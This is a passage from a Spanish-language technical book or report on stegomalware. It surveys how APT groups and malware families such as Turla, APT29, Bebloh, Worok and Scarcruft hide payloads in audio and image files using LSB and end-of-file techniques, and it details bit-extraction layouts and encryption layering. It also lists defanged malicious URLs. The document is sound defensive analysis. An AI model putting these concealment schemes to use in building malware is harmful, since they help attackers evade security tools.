En los últimos años, diferentes campañas de malware han mostrado diversas alternativas al uso de imágenes digitales para la ofuscación de código malicioso. Un ejemplo, mediáticamente, notorio, fue el caso de ciertas campañas asociadas al grupo de espionaje Waterbug/Turla¹²¹ o muestras que ayudan a la distribución del cryptominer XMRig Monero¹²².

En todos estos ejemplos, se utilizó ficheros de audio en formato WAV como estegomedio, utilizando una técnica de ocultación de información en el bit menos significativo de la codificación de las muestras del audio. Este tipo de técnica no es ni mucho menos novedosa, en Internet, existen múltiples ejemplos de herramientas (Stegowav) o código en diferentes lenguajes de programación para realizar esta tarea¹²³, aunque, es cierto que, su uso no es habitual comparado con la ocultación en imágenes digitales. Quizás este motivo, sin ser nada especialmente sofisticado, apoyó su relevancia mediática.

La técnica de esteganografía se utiliza, en las muestras publicadas, para ocultar código ejecutable, entre ellos, el criptominer XMRig Monero o shellcodes con Metasploit.

Por ejemplo, una de las muestras en el proceso de infección procesaba el fichero *song.wav* para tal fin. Para ello, se leía la cabecera de 44 bytes y en los últimos 4 puede observarse el tamaño de la sección de datos (*0xe79f20* en codificación *little endian*), en este ejemplo, 15.179.552 bytes. Posicionado en la sección de datos extrae el tamaño de la información decodificada y procede a su decodificación leyendo el bit menos significativo de cada byte de la codificación de una muestra de audio. El resultado final es el código malicioso por ejecutar, en este caso, XMRig en formato librería dll.

Offset(d)	00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	
00000000	52	49	46	46	20	9F	E7	00	57	41	56	45	66	6D	74	20	RIFF Ψ.WAVEfmt
00000016	10	00	00	00	01	00	02	00	44	AC	00	00	10	B1	02	00	D-...±..
00000032	04	00	10	00	64	61	74	61	20	9F	E7	00	FC	9E	E6	00	data Ψ.űžæ.
00000048	06	00	06	00	00	00	00	00	00	00	00	00	02	00	02	00	

¹²¹<https://www.symantec.com/blogs/threat-intelligence/waterbug-espionage-governments>

¹²² <https://blogs.blackberry.com/en/2019/10/malicious-payloads-hiding-beneath-the-wav>

¹²³ <https://blog.didierstevens.com/2019/11/12/steganography-and-malware/>

Ilustración 27. Ejemplo de cabecera de fichero .wav y tamaño de datos

[illegible]

Ilustración 28. Para cada byte procesado el malware extrae el LSB

2.1.5 The Dukes – Operation Ghost

The Dukes, también conocido como APT29 y Cozy Bear, es un importante grupo de ciberespionaje activo desde al menos 2008. En particular, es conocido por ser uno de los adversarios que realizaron actividades maliciosas contra el Comité Nacional Demócrata durante las elecciones presidenciales estadounidenses de 2016. El grupo está interesado principalmente en espiar a los gobiernos de occidente y a los países de la antigua URSS. Además de los gobiernos, el grupo también ha apuntado a varias organizaciones vinculadas a la OTAN, grupos de reflexión y partidos políticos.




Figure 1 // Dukes history timeline

Ilustración 29. Actividad del grupo de ciberespionaje Dukes estos últimos años

ESET publicó una investigación¹²⁴, la denominada operación fantasma (Operation Ghost), donde describen cómo el grupo se ha ocupado de comprometer objetivos gubernamentales, incluidos tres ministerios de

¹²⁴https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf

asuntos exteriores europeos y la embajada en Washington DC de un país de la unión europea, todo ello sin llamar la atención sobre sus actividades, precisamente gracias al uso de técnicas de ofuscación y al uso de esteganografía¹²⁵ para ocultar las comunicaciones entre las máquinas comprometidas y los servidores C&C. Veamos un poco en detalle este informe poniendo foco en el uso esteganográfico.

En la Operación Fantasma, los *Dukes* han recurrido a numerosas tácticas para mantener la persistencia mediante el robo de credenciales y su utilización sistemática para moverse lateralmente en la red. Para la consecución de sus objetivos el APT se divide en cuatro fases, en muchas de las cuales utiliza diferentes mecanismos esteganográficos:




Ilustración 30. Fases utilizadas por muestras de malware del grupo de ciberespionaje

- **PolyglotDuke** utiliza Twitter u otros sitios web como Reddit e Imgur para

¹²⁵ Volexity's PowerDuke blogpos -

<https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/>

obtener la URL del C&C. Se basa en esteganografía en imágenes para su comunicación de C&C.

- **RegDuke**, utiliza Dropbox como servidor de C&C. El payload principal está cifrado en el disco y la clave de cifrado se almacena en el registro de Windows. También se basa en procedimientos esteganográficos como en el caso anterior.

En esta fase el backdoor reside en memoria y consulta regularmente la información en Dropbox correspondiente de un identificador asignado (clientid) y descarga ficheros PNG de él. Los ficheros PNG ocultan información mediante la técnica LSB. Cada pixel está codificado con 24 bits (8 para el canal rojo, 8 para el canal verde y 8 para el canal azul). El malware extrae 2 bits del canal rojo, tres del canal verde y 3 del canal azul. La información recuperada se descifra con una clave AES *hardcodeada* dando lugar a diferentes opciones, según las muestras: programas ejecutables Windows (MiniDuke backdoor, process explorer, etc.), librerías DLL o scripts en Powershell.



Figure 21 // Example of two pictures downloaded from the Dropbox directory

Ilustración 31. Ejemplos de stegomalware en imágenes digitales usadas por el grupo de ciberespionaje




Figure 23 // The least significant bits of each color of each pixel are extracted to recover the hidden data

Ilustración 32. El stegomalware usa la técnica LSB seleccionando diferentes bits en cada canal de color

2.1.6 Bebloh

Bebloh¹²⁶ hace referencia a un troyano (o familia de troyanos) bancario con capacidades, entre otras, de monitorizar navegadores web, evadir sandboxes, recuperar información de configuración de la víctima, capturas de pantalla, logs, cookies, certificados digitales, credenciales, etc.

Permítame el lector, bajo este nombre, hacer foco en alguno de los ataques avanzados que en los últimos años, especialmente de 2018 a 2020, mediante el uso de esteganografía, han implantado este troyano bancario en los equipos afectados. Por ejemplo, el impacto en organizaciones del sector industrial¹²⁷ de países tan variados como Japón, Italia, Alemania o Reino Unido, incluyendo los proveedores de hardware y software industrial.

Algunas de las muestras de malware analizadas, en los últimos años, reflejan ejemplos concretos de ocultación en ficheros PNG utilizando técnicas esteganográficas LSB. El patrón de ataque habitualmente se centra en campañas de spam con documentos ofimáticos maliciosos. La víctima ejecuta el documento ofimático con macro maliciosa lo que desencadena la ejecución de código, típicamente Powershell, que entre otras acciones se conecta a servidores remotos para descargarse imágenes PNG con el código malicioso útil para la siguiente etapa.



Ilustración 33. Imagen PNG de 620 x 485. Se consultan las tres primeras filas de la imagen, 3 x 620 píxeles, toma cuatro bits inferiores del canal azul de cada píxel, y los concatena con cuatro bits inferiores del canal verde, formando así 1 byte de cada píxel. Los primeros 1.342 bytes se convierten posteriormente en caracteres ASCII que forman otro script PowerShell, que se ejecuta posteriormente. Una vez formado el último script PowerShell, no se ejecuta directamente. En su lugar, se pasa a través del portapapeles y

¹²⁶ <https://www.trendmicro.com/vinfo/it/security/news/cybercrime-and-digital-threats/spam-campaign-targets-japan-uses-steganography-to-deliver-the-bebloh-banking-trojan>

¹²⁷ <https://ics-cert.kaspersky.com/reports/2020/06/17/steganography-in-attacks-on-industrial-enterprises/>

se ejecuta más tarde. Esto permite que la infección deje un rastro mínimo de sí misma, ya que el portapapeles se borra al final.



Ilustración 34. Los datos se ocultan en la imagen mediante técnicas esteganográficas y el malware los extrae de los píxeles definidos por el algoritmo. El uso de la esteganografía permite a los atacantes evadir algunas herramientas de seguridad, incluidos los escáneres de tráfico de red. Los datos extraídos de la imagen se codifican consecutivamente utilizando el algoritmo Base64, se cifran con el algoritmo AES y se vuelven a codificar utilizando Base64. Curiosamente, el script tiene un error en su código, incluido a propósito, con el mensaje de excepción utilizado como clave de descifrado. Cabe destacar que el texto del mensaje de excepción depende del paquete de idiomas instalado en el sistema operativo. Al parecer, los atacantes preparan el script malicioso específicamente para las víctimas de un país concreto. Los datos descifrados y decodificados conforman un script PowerShell más, que se ejecuta.

2.1.7 MT3-MontysThree

En verano de 2020¹²⁸, se identificó un nuevo ataque avanzando bajo la abreviatura MT3¹²⁹, denominado, posteriormente, MontysThree. La naturaleza dirigida de la campaña de malware y las pocas similitudes en código o TTPs alertaron a los investigadores de la existencia de un nuevo tipo de herramienta de ataque.

El malware incluye un conjunto de módulos C++ utilizados para la persistencia, la obtención de datos de un mapa de bits con esteganografía, el descifrado de tareas de configuración (hacer capturas de pantalla, tomar la huella digital del objetivo, obtener el archivo, etc.) y su ejecución, así como las comunicaciones de red con los principales servicios legítimos de la nube pública, como Google, Microsoft y Dropbox. MontysThree está configurado para buscar documentos específicos de Microsoft Office y Adobe Acrobat almacenados en los directorios de documentos actuales y en medios extraíbles. El malware utiliza esteganografía personalizada y varios

¹²⁸ <https://securelist.com/montysthree-industrial-espionage/98972/>

¹²⁹ <https://securelist.com/targeted-malware-reverse-engineering-workshop-follow-up-part-1/101928/>

esquemas de cifrado: además del cifrado personalizado basado en XOR, los módulos se basan en algoritmos 3DES y RSA para el descifrado de la configuración y las comunicaciones. Desde el punto de vista esteganográfico no hay mucha novedad, después del proceso inicial de infección se conecta al C&C donde se obtiene una imagen bitmap (bmp) de la que se extrae solo la información del bit menos significativo de cada octeto que codifican los píxeles.




Ilustración 35. El diagrama muestra el flujo de ejecución general de los módulos de MontysThree

2.1.8 Serpent

A lo largo de 2022 se publicaron diferentes estudios sobre diferentes técnicas esteganográficas (EOF y LSB principalmente) asociadas al estegomalware Serpent. Interesante fue el estudio de *Proofpoint*¹³⁰ analizando su impacto en entidades francesas, especialmente en el sector gubernamental y la construcción.

En este caso el vector de ataque fue utilizando ficheros Microsoft Word con macros maliciosas que distribuían el paquete (instalador) Chocolatey. Si el usuario a atacar habilitaba y ejecutaba las macros, diferentes imágenes¹³¹ eran descargadas ocultando código Powershell. Estos códigos una vez ejecutados usaban el paquete Chocolatey para instalar Python, y otras dependencias que facilitarían la creación de proxies inversos para habilitar el envío de tráfico a través de SOCKS y HTTP, así como la ejecución de scripts en Python.

La siguiente imagen resume algunos de los pasos realizados por este malware y su relación con la esteganografía.




Ilustración 36. Ejemplo del ciclo de vida del ataque de Serpent.

¹³⁰ <https://www.proofpoint.com/us/blog/threat-insight/serpent-no-swiping-new-backdoor-targets-french-entities-unique-attack-chain>

¹³¹ [https://www.fhccu\[.\]com/images/ship3\[.\]jpg](https://www.fhccu[.]com/images/ship3[.]jpg), [https://www.fhccu\[.\]com/images/7\[.\]jpg](https://www.fhccu[.]com/images/7[.]jpg)

2.1.9 Worok

Worok es una amenaza avanzada detectada, al menos, desde 2020 que ha sufrido diversos análisis¹³²,¹³³ complementarios de diferentes equipos de investigación. En este apartado, se hace mayor hincapié en los informes publicados en 2022 que ponen el foco de su actividad maliciosa en el sureste asiático y compañías de energía en Asia central con un propósito de robo de información.




Ilustración 37. Algunos de los vectores de ataque identificados para el malware Worok

El compromiso inicial se ha documentado de diferentes maneras. Un vector de ataque habitual fue el uso de la vulnerabilidad ProxyShell. Ésta permitió la carga de un pequeño código, CLRLoader (es una dll), que finalmente carga PNGLoader. PNGLoader es un cargador que extrae bytes de archivos PNGs y los reconstruye en un código ejecutable. PNGLoader es un archivo .NET DLL ofuscado utilizando .NET Reactor; la descripción del archivo proporciona información que imita a software legítimo como Jscript Profiler o Transfer Service Proxy.

En una de las muestras analizadas se observa la aplicación de técnicas LSB, en concreto un píxel codifica un *nibble* (un bit por cada canal alfa, rojo, verde y azul), es decir, dos píxeles contienen un byte de información oculta.

¹³² <https://decoded.avast.io/martinchlumecky/png-steganography/>

¹³³ <https://www.welivesecurity.com/2022/09/06/worok-big-picture/>




Ilustración 38. Decodificación de un byte desde 2 pixeles




Ilustración 39. Ejemplo de estructuras de datos ocultas en imágenes



Ilustración 40. Estegoimagen PNG que oculta embedded C# payload

2.2 Esteganografía en APTs abusando del final de la estructura de ficheros (EoF)

La técnica de ocultación EoF (End of File) es probablemente una de las técnicas más antiguas en su aplicación a ficheros digitales. Su uso es muy sencillo de implementar, añadir información a final de fichero, lo que permite, en principio, añadir información de manera “ilimitada”. Mucho de los formatos de ficheros más comunes tienen una estructura interna bien conocida que permite procesar la información existente “fuera” de esa estructura.

Estas técnicas son fácilmente detectables, de manera automática o manual por un analista, y lo que menos se esperaría es su uso en malware moderno, especialmente, los que despliegan funcionalidades de ataque avanzadas. Lo interesante, y preocupante desde el punto de vista de los defensores, es que su uso es notorio, numerosas muestras de malware y campañas han reflejado su utilidad en escenarios actuales.

En los últimos 2 años se han documentado múltiples ejemplos de APTs haciendo uso de esta peculiar técnica¹³⁴. Algunos ejemplos, ampliamente recogidos en informes especializados en imágenes digitales son, por ejemplo, *Scarcruft*, *MyKings/DarCloud/Smominru botnet*, *Magecart Skimmers*, *DarkTrack*, *TinyPos*^{135,136,137}, *Serpent*, etc. No obstante, al igual que la técnica descrita anteriormente, LSB, la técnica EoF puede ser aplicada a otros formatos de ficheros¹³⁸ (no solo imágenes) y, en general, la manipulación de la cabecera o formato de esos ficheros. En los últimos años, se han documentado ejemplos relevantes^{139,140}.

En cualquier caso, veamos un poco en detalle algunos de estos APTS que

¹³⁴ Distribution of malicious JAR appended to MSI files signed by third parties - <https://blog.virustotal.com/2019/01/distribution-of-malicious-jar-appended.html>

¹³⁵ <https://norfolkinfosec.com/tinypos-and-prolocker-an-odd-relationship/>

¹³⁶ <https://www.forcepoint.com/sites/default/files/resources/files/report-tinypos-analysis-en.pdf>

¹³⁷ New malware samples identified in point-of-sale compromises (sept-2020) - <https://usa.visa.com/dam/VCOM/global/support-legal/documents/new-pos-malware-samples.pdf>

¹³⁸ Advanced email attack using Word file as a bait https://www.linkedin.com/pulse/advanced-email-attack-using-word-file-bait-felipe-guimar%C3%A3es/?trk=read_related_article-card_title

¹³⁹ <https://www.welivesecurity.com/2020/05/13/ramsay-cyberespionage-toolkit-airgapped-networks/>

¹⁴⁰ Ke3chang/Okrum - https://www.welivesecurity.com/wp-content/uploads/2019/07/ESET_Okrum_and_Ketrican.pdf

Estegomalware. Evasión de antivirus y seguridad perimetral usando esteganografía

usan imágenes digitales, poniendo foco en la parte esteganográfica con técnicas EoF.

2.2.1 Scarcruft – APT37

El 13 de mayo de 2019, investigadores de Kaspersky Lab¹⁴¹ publicaron una actualización de los ataques y evolución de Scarcruft¹⁴². Scarcruft es un actor de amenazas de habla coreana y supuestamente patrocinado por el estado que suele dirigirse a organizaciones y empresas con vínculos en la península coreana.

Sigue un esquema multietapa más o menos habitual. La fase inicial se apoya en un *dropper*¹⁴³ que evade el UAC (User Account Control) de Windows para, seguidamente, ejecutar el siguiente payload elevando privilegios. Mediante el uso de un exploit público de elevación de privilegios, CVE-2018-8120, el malware ejecuta las rutinas para conectarse al servidor C&C y descargarse el siguiente payload, una imagen que contiene código malicioso añadido al final de fichero mediante técnica EoF. En esta ocasión, se oculta ROKRAT, un backdoor que recopila una inmensa cantidad de información de los sistemas víctima y dispositivos.




Ilustración 41. Ejemplo de infección multietapa

¹⁴¹ <https://securelist.com/scarcruft-continues-to-evolve-introduces-blutetooth-harvester/90729/>

¹⁴² APT-37 - <https://attack.mitre.org/groups/G0067/>

¹⁴³ [https://es.wikipedia.org/wiki/Dropper_\(malware\)](https://es.wikipedia.org/wiki/Dropper_(malware))

2.2.2 MyKings botnet

La amenaza MyKings/DarkCloud/Smominrubot lleva activa un par de años, lo que ha dado lugar a diversas publicaciones analizando muestras y características de esta. A mi parecer, es interesante el estudio que desde Sophos¹⁴⁴ realizaron para entender la interacción entre los diversos elementos de las herramientas utilizadas por los atacantes de MyKings y sus funciones en el proceso de infección, para proporcionar una visión completa del funcionamiento de la botnet.

De manera resumida, podemos indicar que MyKings es una botnet, centrada principalmente en países de Asia, que se expande principalmente atacando a sistemas Windows usando una gran variedad de servicios¹⁴⁵ (MySQL, MSSQL, telnet, ssh, IPC, WMI o RDP), usando principalmente usuarios y contraseñas débiles, y usando exploits para movimientos laterales (*Eternal Blue exploit*). En la infección, es común usar a las víctimas para la ejecución de crypto-miners o desplegar herramientas RAT (Remote Access Tool).

